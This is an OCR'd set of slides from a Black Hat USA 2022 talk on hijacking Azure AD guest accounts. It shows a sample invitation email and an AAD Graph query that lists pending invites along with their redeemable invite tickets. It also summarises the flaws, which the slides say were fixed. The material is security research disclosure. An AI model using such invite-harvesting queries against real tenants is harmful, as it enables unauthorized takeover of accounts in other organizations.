
teams.microsoft.com/_#/conversations/newchat?ctx=chat

Establishing secure connection...

(a) It's super easy to get a guest account



HJ M invited you to access applications within their organization

Microsoft Invitations on behalf of iminyourcloud <invites@microsoft.com>
To: Invite Me

Wed 7/13/2022

Please only act on this email if you trust the individual and organization represented below. In rare cases, individuals may receive fraudulent invitations from bad actors posing as legitimate companies. **If you were not expecting this invitation, proceed with caution.**

Sender: HJ M (dirkjan@iminyour.cloud)
Organization: iminyourcloud
Domain: [iminyour.cloud]iminyour.cloud

If you accept this invitation, you'll be sent to https://account.activedirectory.windowsazure.com/?tenantid=6287f28f-4f7f-4322-9651-a8697d8fe1bc&login_hint=inviteme@crosstenantdev.onmicrosoft.com.

Block future invitations from this organization.


This invitation email is from iminyourcloud ([iminyour.cloud]iminyour.cloud) and may include advertising content. **iminyourcloud has not provided a link to their privacy statement for you to review.** Microsoft Corporation facilitated sending this email but did not validate the sender or the message.

Microsoft respects your privacy. To learn more, please read the Microsoft Privacy Statement.
Microsoft Corporation, One Microsoft Way, Redmond, WA 98052

Source: @_dirkjan at BHUSA 2022

(a) It’s super easy to get a guest account

Perhaps too easy?



black hat USA 2022

Hijacking invites

- Query using AAD Graph:

https://graph.windows.net/myorganization/users?api-version=1.61-internal&$filter=userState eq 'PendingAcceptance'&$select=userPrincipalName,inviteTicket,userType,invitedAsMail

```
{
    "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects",
    "value": [
        {
            "odata.type": "Microsoft.DirectoryServices.User",
            "userPrincipalName": "guest_outsidersecurity.nl#EXT#@iminyourcloud.onmicrosoft.com",
            "inviteTicket": [
                {
                    "type": "Invite",
                    "ticket": "3557db4d-b514-4602-aa88-9c23f82ca61c"
                }
            ],
            "userType": "Guest",
            "invitedAsMail": "guest@outsidersecurity.nl"
        }
    ]
}
```


Information Classification: General

#BHUSA @BlackHatEvents

Source: @_dirkjan at BHUSA 2022
* Vulns were fixed.

(a) It's super easy to get a guest account

Perhaps too easy?



TL;DR

- Every user could query for non-redeemed invites.
- Could redeem invite without any validation, link to arbitrary external account.
- No way for admins to find out which account it was actually linked to.


Information Classification: General

#BHUSA @BlackHatEvents

Source: @_dirkjan at BHUSA 2022
* Vulns were fixed.

(a) It’s super easy to get a guest account

Perhaps too easy?




Backdooring and hijacking Azure AD accounts by abusing external identities

Dirk-jan Mollema / @_dirkjan

Safe guest access must be:

(a) Easy for vendors to onboard
(b) Easy for IT/security to control

